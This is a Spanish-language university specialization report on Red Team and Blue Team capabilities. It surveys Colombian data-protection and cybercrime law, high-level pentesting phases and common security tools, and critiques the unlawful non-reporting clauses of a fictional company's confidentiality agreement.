Capacidades Tecnicas, Legales y Gestion Para Equipos Blue Team y Red Team.

Ever Danny Peña Rojas

Asesor

Jenny Fernanda Restrepo Santacruz

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Basicas Tecnología e Ingenieria - ECBTI

Especializacion en Seguridad Informatica.

2025

Jenny Fernanda Restrepo Santacruz

Nombre Director de Trabajo de Grado

_____ _____

Jurado Jurado

2025

Dedicatoria

A mi esposa, compañera de vida y Nota inagotable de amor, paciencia y apoyo. Gracias por creer en mí en todo momento, por tus palabras de aliento y por estar a mi lado en cada paso de este camino. A mi familia, por su respaldo incondicional, sus valores y enseñanzas, que han sido guía y motivación constante en mi formación personal y profesional. A mis compañeros de trabajo, por su comprensión, colaboración y por brindarme un entorno donde pude crecer y equilibrar mis responsabilidades laborales y académicas, por ultimo a mis docentes, por compartir sus conocimientos, por su compromiso y por sembrar en mí la pasión por el aprendizaje y el deseo de superación.

Resumen

Este documento es un informe técnico centrado en estrategias de seguridad de la información, elaborado a partir de los temas abordados en el seminario especializado sobre los equipos Red Team y Blue Team. A lo largo del informe, se detalla el desarrollo de casos prácticos aplicados a la seguridad de la empresa CyberFort Technologies. El trabajo se organiza en distintas etapas que abarcan desde los conceptos básicos sobre los roles y funciones de los equipos de seguridad, hasta aspectos éticos y legales, pruebas de intrusión y, por último, la contención de ciberataques.

***Palabras clave*:** Ciberseguridad, Contencion, Normatividad, Pentesting, Vulnerabilidad.

Abstract

This document is a technical report focused on information security strategies, developed based on the topics covered in the specialized seminar on Red Teams and Blue Teams. Throughout the report, the development of practical cases applied to the security of CyberFort Technologies is detailed. The work is organized into different stages, ranging from basic concepts about the roles and functions of security teams to ethical and legal aspects, penetration testing, and, finally, cyberattack containment.

***Keywords*:** Cybersecurity, Containment, Regulations, Pentesting, Vulnerability.

Tabla de Contenido.

Lista de Tablas

Lista de Figuras

Lista de Anexos

Introducción

Hoy en día, proteger la información se ha vuelto una necesidad vital para la estabilidad y el buen funcionamiento de cualquier organización. En Colombia, las leyes relacionadas con la protección de datos personales y los delitos informáticos ofrecen un marco claro para enfrentar los desafíos del mundo digital.

Dentro de este contexto, prácticas como el pentesting y el análisis forense digital se han convertido en herramientas esenciales para detectar puntos débiles en los sistemas y manejar adecuadamente los incidentes de seguridad. Este proyecto tiene como propósito entender a fondo no solo los aspectos éticos y legales que pueden surgir en situaciones reales, como el caso de "Ciberespionaje y Ética en CyberFort Technologies", sino también poner en práctica distintas herramientas de ciberseguridad, identificar vulnerabilidades y actuar de manera efectiva frente a posibles amenazas.

La integración de una mirada legal, técnica y operativa permite construir un enfoque sólido y completo, orientado a mejorar la capacidad de respuesta ante riesgos cibernéticos y fomentar una cultura organizacional basada en la seguridad y la ética.

Justificación.

El avance significativo de la transformación digital, junto con el aumento constante de amenazas en el entorno cibernético, ha hecho que la protección de datos y los sistemas críticos sea una prioridad para las organizaciones. Este proyecto nace precisamente de la importancia de combinar conocimientos legales, éticos y técnicos para asegurar la información, un recurso esencial hoy en dia en el mundo empresarial actual.

En Colombia, las leyes que protección los datos personales y delitos informáticos son clave para cuidar la privacidad y evitar usos indebidos de la información. Sin embargo, más allá de conocer la ley, las organizaciones necesitan comprenderla y aplicarla de manera práctica en su día a día.

Casos como el de "Ciberespionaje y Ética en CyberFort Technologies", ponen nos ponen en contextos sobre cómo las decisiones empresariales pueden tener serias consecuencias legales y éticas. Esto subraya la importancia de actuar con responsabilidad y alinear las operaciones con principios eticos y morales.

Desde el enfoque técnico, las pruebas de intrusión y simulaciones permiten detectar vulnerabilidades y responder eficazmente a incidentes. Usar herramientas accesibles y estrategias eficientes es clave para garantizar la disponibilidad de la información e infraestructura.

En resumen, este proyecto propone una visión integral de la ciberseguridad, que no solo busca proteger la información, sino también fomentar una cultura organizacional ética, legalmente sólida y preparada frente a los riesgos digitales.

Objetivos

Objetivo General

Analizar y definir las capacidades técnicas, legales y de gestión que necesitan los equipos Blue Team y Red Team para desempeñar sus funciones de manera efectiva, con el fin de fortalecer la seguridad informática en las organizaciones.

Objetivos Específicos

- Examinar la legislación vigente en Colombia en materia de protección de datos personales, delitos informáticos, pruebas de penetración y herramientas aplicadas en ciberseguridad, con el fin de comprender su importancia y cómo se implementan para salvaguardar la información.
- Estudiar los documentos anexos y el caso titulado "Ciberespionaje y Ética en CyberFort Technologies" con el fin de identificar y analizar las dimensiones legales y éticas involucradas, así como proponer acciones que favorezcan el cumplimiento normativo y promuevan prácticas éticas dentro de la empresa.
- Explicar con precisión las soluciones de software empleadas, los hallazgos obtenidos con cada una de las etapas empleadas para detectar y aprovechar una vulnerabilidad en un equipo que opera con Windows 7, todo dentro del contexto de una simulación de ataque tipo Red Team.
- Ejecutar un diagnóstico técnico y operativo para responder ante un incidente de ciberseguridad en tiempo real, utilizando herramientas gratuitas y metodologías, con el fin de reducir al mínimo los efectos del ataque y reforzar la postura de seguridad de la organización.
-

Desarrollo del Informe.

Margen Legal Colombiano.

Para identificar el marco legal vigente en Colombia, es clave tener en cuenta los siguientes fundamentos jurídicos:

Ley 1266 de 2008 – Ley de Protección de Datos Personales.

Esta ley establece las normas generales del derecho al hábeas data y regula el tratamiento de la información que se encuentra en bases de datos personales, con énfasis en la información financiera, crediticia, comercial, de servicios y aquella proveniente del exterior. Además, incluye disposiciones adicionales relacionadas con el manejo responsable de estos datos[1]

Esta normativa define las reglas que deben seguir tanto entidades públicas como privadas al momento de tratar información personal. Reconoce derechos fundamentales para los titulares de los datos, como acceder a su información, modificarla o solicitar su eliminación. Asimismo, obliga a las organizaciones a contar con el consentimiento del titular antes de usar sus datos y a implementar medidas de seguridad que garanticen su protección.

[1] Secretaría Jurídica Distrital. (2008, diciembre 31). Ley 1266 de 2008 - Congreso de la República de Colombia. https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34488

Ley 1581 de 2012. Protección de Datos Personales.

Mediante esta ley se establecen principios y lineamientos generales orientados a garantizar la protección de los datos personales y el respeto por los derechos de sus titulares[2]

Esta ley estatutaria sienta las bases para la protección de los datos personales en Colombia. Establece principios fundamentales como la legalidad, la finalidad, la veracidad y la seguridad en el manejo de la información. Además, reconoce el derecho al hábeas data, que le da a cualquier persona la posibilidad de acceder, actualizar o corregir sus datos. La entidad responsable de hacer cumplir estas normas es la Superintendencia de Industria y Comercio (SIC).

Ley 1273 de 2009 - Delitos informáticos.

Esta ley introduce modificaciones al Código Penal con el fin de crear un nuevo bien jurídico protegido, la información y los datos. Su objetivo principal es salvaguardar los sistemas que hacen uso de tecnologías de la información y las comunicaciones. Entre sus disposiciones[3]

Tipifica delitos como el acceso no autorizado a sistemas informáticos, la interceptación de datos y la manipulación o destrucción de información. Además, establece sanciones específicas para estas conductas, reforzando así la protección de la privacidad y la seguridad digital.

---

[2] Función Pública. (2012, octubre 18). *Ley Estatutaria 1581 de 2012*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

[3] Función Pública. (2009, enero 5). *Ley 1273 de 2009*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Ley 1712 de 2014 – Ley de Transparencia y Acceso a la Información Pública.

Por medio de la cual se crea la Ley de Transparencia y del Derecho de Acceso a la Información Pública Nacional y se dictan otras disposiciones[4]

Aunque no se centra exclusivamente en los datos personales, esta norma promueve el derecho de los ciudadanos a acceder a la información pública y refuerza la transparencia en la gestión del sector estatal. Establece mecanismos claros para que cualquier persona pueda solicitar y obtener información del Estado, contribuyendo así a una mayor rendición de cuentas y al control ciudadano.

Decreto 338 DE 2022- Ciberseguridad - TICS

Mediante este decreto se incorpora el Título 21 a la Parte 2 del Libro 2 del Decreto Único 1078 de 2015, con el objetivo de establecer lineamientos generales para reforzar la gobernanza de la seguridad digital en el país. En él se crea el Modelo de Gobernanza de Seguridad Digital, así como las instancias responsables de su implementación, y se fijan disposiciones adicionales para fortalecer la gestión de riesgos en el entorno[5].

Esta ley tiene como propósito consolidar la ciberseguridad en Colombia mediante un marco legal que impulsa la prevención y respuesta ante incidentes cibernéticos. Establece acciones para proteger infraestructuras críticas y promueve la cooperación internacional en temas de ciberseguridad, todo ello con el objetivo de fortalecer la gobernanza digital en el país.

---

[4] Función Pública. (2014, marzo 6). *Ley 1712 de 2014*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=56882

[5] Función Pública. (2022, marzo 8). *Decreto 338 de 2022* - Ministerio de Tecnologías de la Información. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=181866

Etapas del Pentesting.

El pentesting, o prueba de penetración, puede entenderse como un conjunto de técnicas diseñadas para evaluar el nivel de seguridad de una red, sistema o infraestructura tecnológica, mediante la simulación controlada de un ataque real. Estas evaluaciones se desarrollan en distintas fases, cada una orientada a ejecutar actividades específicas que permitan identificar vulnerabilidades, validar posibles accesos no autorizados y medir la solidez de los mecanismos de protección implementados en la plataforma evaluada. Entre estas fases se destacan las siguientes:

Planificacion: En esta fase se acuerdan los objetivos, se delimita el alcance del ejercicio y se identifican los activos a evaluar.

- Selección de los sistemas y servicios a analizar.
- Obtención de los permisos y acuerdos necesarios para realizar la Prueba.

Reconocimiento: Se busca obtener la mayor cantidad de datos posibles sobre el entorno del objetivo, tanto de Notas abiertas como técnicas.

- Identificación de dominios, rangos IP, puertos abiertos y servicios activos.
- Uso de herramientas como Nmap o Whois para mapear el entorno.

Escaneo: Se examinan los servicios y sistemas detectados para descubrir fallas de seguridad que puedan ser aprovechadas.

- Aplicación de escáneres como Nessus o OpenVAS para detectar puntos débiles.
- Evaluación preliminar del riesgo asociado a cada hallazgo.

Explotación: Se procede a utilizar las vulnerabilidades detectadas con el fin de comprometer los sistemas, de manera controlada.

- Intentos de acceso no autorizado o escalamiento de privilegios.
- Ejecución de exploits con herramientas como Metasploit para verificar impactos.

Post- explotación: Se analiza el alcance real del compromiso y se exploran posibilidades como el movimiento lateral o acceso a información sensible.

- Análisis del entorno comprometido
- Recolección de información critica
- Uso de herramientas como Empire o Wireshark para monitoreo o expansión.

Análisis y Reporte: Se elabora el informe técnico con los hallazgos, impactos potenciales y recomendaciones para mitigar los riesgos.

- Descripción detallada de vulnerabilidades encontradas.
- Propuesta de medidas correctivas.
- Uso de herramientas como Dradis parareporte

Revisión: Tras aplicar las soluciones recomendadas, se realiza una revisión para validar si los riesgos han sido mitigados correctamente

- Ejecución de escaneos posteriores.
- Validación de remediaciones con herramientas como Burp Suite u otras utilidades de análisis de seguridad.

Herramientas y Servicios en Linea.

Dentro del ámbito de la ciberseguridad, resulta fundamental identificar y comprender las herramientas y servicios técnicos que facilitan la detección y explotación controlada de vulnerabilidades. El uso adecuado de estos recursos permite obtener resultados más precisos y efectivos durante una evaluación de riesgos informaticos. Se presentan algunas de las principales herramientas empleadas con este propósito:

Nmap.

Es una herramienta empleada para realizar análisis y auditorías de redes, facilitando la detección de dispositivos activos (hosts), servicios disponibles y puertos abiertos. Además, permite identificar los sistemas operativos presentes en los equipos conectados.

Esta herramienta resulta especialmente valiosa durante la etapa de reconocimiento en una prueba de penetración, ya que permite mapear los dispositivos conectados y obtener información detallada sobre la infraestructura de red.

Ejemplo:

Un especialista en pentesting puede emplear Nmap para detectar qué servicios están activos en un servidor determinado, lo cual facilita el análisis del entorno y la identificación de posibles vectores de ataque.

OpenVAs (Open Vulnerability Assessment System).

Son herramientas diseñadas para evaluar el estado de seguridad de un sistema, mediante la detección de vulnerabilidades previamente documentadas y posibles fallos en la configuración que puedan representar un riesgo.

Esta herramienta se emplea durante la fase de escaneo en una prueba de penetración, con el propósito de identificar vulnerabilidades presentes en los sistemas evaluados.

Ejemplo:

Los profesionales en pentesting pueden personalizar los parámetros del análisis para enfocar la detección en ciertos servicios o configuraciones, generando informes detallados que permiten priorizar las acciones correctivas según el nivel de riesgo identificado.

ExploitD.

Se trata de una base de datos en línea que centraliza información sobre exploits, pruebas de concepto y vulnerabilidades conocidas. Representa un recurso esencial para investigadores y profesionales en ciberseguridad, ya que facilita la búsqueda y descarga de exploits específicos según la plataforma o el software objetivo.

Los profesionales en pruebas de penetración pueden apoyarse en ExploitDB para localizar exploits que se ajusten a las vulnerabilidades previamente detectadas en un sistema, lo

que les permite diseñar pruebas más precisas y efectivas.

Ejemplo:

Un pentester, en un entorno autorizado y controlado, puede emplear un exploit específico para verificar una vulnerabilidad identificada. Esta práctica no solo permite evalua el nivel real de riesgo, sino también ofrecer a la organización recomendaciones concretas para su mitigación.

CVE (Common Vulnerabilities and Exposures).

Se trata de un sistema estandarizado que permite identificar y catalogar de manera única las vulnerabilidades y exposiciones relacionadas con la seguridad en aplicaciones y sistemas. Cada registro en la base de datos CVE contiene una descripción detallada de la vulnerabilidad, así como datos relevantes sobre su impacto y posibles métodos de mitigación.

Los especialistas en pruebas de penetración pueden recurrir a ExploitDB como Nota para identificar exploits que se ajusten a las vulnerabilidades detectadas en un sistema. Esto les permite diseñar pruebas más precisas y alineadas con escenarios reales de ataque.

Ejemplo:


En un entorno controlado y con la debida autorización, un pentester puede aplicar un exploit específico con el objetivo de verificar el nivel de riesgo asociado a una vulnerabilidad. Esta práctica contribuye a que la organización implemente acciones correctivas efectivas y basadas en evidencia.

Banco de trabajo.

Análisis e instalación de Banco de Trabajo, a través de los siguientes pasos.

Figura 1


Descargue Herramienta Virtual Box.



Nota: Elaboracion Propia.

Figura 2


Instalacion culminado



Nota: Elaboracion Propia.

Figura 3


Importacion de Maquinas Parrot y Windows 7 Completada.



Nota: Elaboracion Propia.

Figura 4

Ejecucion de Maquinas Virtuales.



Nota: Elaboracion Propia.

Actuación ética y legal.

Anexo 2 – Escenario 2 y Anexo 3.

Al leer el anexo, me llamó la atención que algunos aspectos no encajan, ni desde el punto de vista legal ni ético. Por ejemplo, "***La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal*****"** que la empresa no haya revisado los contratos que se iban a usar para contratar a nuevo personal. Lo que más sorprende es que esos contratos los realizo un abogado que ya no está en la empresa, porque al parecer estuvo metido en algunos líos. Que nadie se haya tomado el tiempo de revisar esos documentos habla de una falta de atención por parte de los responsables de las contrataciones. Esto es preocupante, porque un contrato mal hecho puede incluir cláusulas injustas o incluso ilegales y al final eso termina afectando tanto a los trabajadores como a la propia empresa.

Creo que aquí lo primero que hay que hacer es revisar con lupa esos contratos, no solo los que dejó ese abogado y que ya están firmados, sino también los que se usen de ahora en adelante. Lo ideal sería asegurarse de que todo esté claro los derechos y obligaciones de los empleados, las condiciones de trabajo y las funciones.

Otro tema que me preocupa es lo de los acuerdos de confidencialidad. En el texto se dice ***"la gerencia solicita tener suma precaución antes de firmar el contrato y acuerdos de confidencialidad estipulados para el fin de contratación de personal*****"** y eso me hace pensar que quizás no están revisando esos documentos como deberían. Si no se chequean bien o no cumplen con las normativas, podrían poner en riesgo la seguridad de la información de la empresa y la privacidad de los empleados.

Por último, quiero hablar de esa parte en la que se menciona "***clasificar una primera misión a la cual deberían dar respuesta en poco tiempo y trabajar bajo presión***." Entiendo que

puede ser una forma de poner a prueba a los equipos Red Team y Blue Team, pero, honestamente, me parece que esto puede salir mal. Trabajar con tanta presión no siempre da buenos resultados; al contrario, puede llevar a errores técnicos, crear un mal ambiente en el equipo e incluso generar pérdidas económicas. Creo que sería mucho mejor buscar un equilibrio: motivar a los equipos sin agobiarlos, porque apurar demasiado a veces trae más problemas que soluciones.


Vulneración Ley 1273 de 2009.

Al revisar el acuerdo que aparece en el Anexo 3, me di cuenta de que algunos de los términos y obligaciones que se mencionan podrían no estar del todo alineados con la Ley 1273 de 2009 de Colombia. Esa ley que actualiza el código penal, se enfoca en temas como los delitos informáticos y la protección de datos e información. Además, existen varios aspectos relevantes a considerar:

Artículo 269A - Acceso abusivo a un sistema informático: Resulta que el documento dice que la parte que recibe la información no debe denunciar actividades como espionaje o cualquier intento de quedarse con datos de terceros. Esto me parece problemático, porque básicamente está poniendo un freno al derecho y hasta la obligación de reportar accesos no autorizados o usos indebidos de sistemas informáticos. La Ley 1273 de 2009 en Colombia es súper clara: estas acciones son delitos, y se castigan para proteger la seguridad y la integridad de la información. Entonces, esta cláusula del acuerdo podría estar yendo en contra de la ley.

Figura 5

Acceso abusivo a un sistema informático.




Nota: Elaboracion Propia.

Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación: Si el documento limita la posibilidad de responder o defenderse ante interferencias o ciberataques, básicamente está dejando a la empresa con las manos atadas. Esto no solo dificultaría protegerse, sino que podría debilitar su capacidad de reaccionar rápido y mantener sus sistemas a salvo.

Figura 6

Obstaculización ilegítima de sistema informático o red de telecomunicación.




Nota: Elaboracion Propia.

Artículo 269C - Interceptación de datos informáticos: El acuerdo tiene algunos términos que suenan un poco vagos y podrían dar a entender que no hay obligación de denunciar

prácticas como la interceptación de información. Esto es un problema, porque va en contra del artículo que prohíbe y castiga la interceptación no autorizada de datos. Si el acuerdo evita que se denuncie o limita la intervención de las autoridades, es como si, sin decirlo directamente estuviera facilitando que se viole la ley.

Figura 7

Interceptación de datos informáticos.



2. Proteger la **información confidencial**, sea verbal, escrita, visual, tangible, intangible o que por cualquier otro medio reciba, siendo legitima poseedora de la misma **CyberFort Technologies,** restringiendo su uso exclusivamente a las personas que tengan absoluta necesidad de conocerla.

Nota: Elaboracion Propia.

Artículo 269D - Daño informático: En el acuerdo se prohíbe a la parte receptora denunciar actividades sospechosas o de espionaje y eso podría traer problemas serios. Imagina que se descubre un daño o una alteración en la información de los sistemas informáticos, si no se puede reportar, se complica proteger esos sistemas y los datos que manejan, esto afecta directamente la seguridad informática, algo que está claramente regulado por el artículo que castiga el daño a los sistemas.

Figura 8

Daño informático.


3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

4. Abstenerse de denunciar y publicar la **información confidencial e ilegal** que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.


Nota: Elaboracion Propia.

Artículo 269F - Violación de datos personales. Se limita la posibilidad de denunciar incidentes relacionados con la violación de datos personales. porque al poner trabas para reportar, se facilita que alguien haga un mal uso de esa información si no se puede reaccionar

rápido ante accesos no autorizados o usos indebidos, lo que va en contra de lo que dice la Ley 1273.

Figura 9

Violación de datos personales.

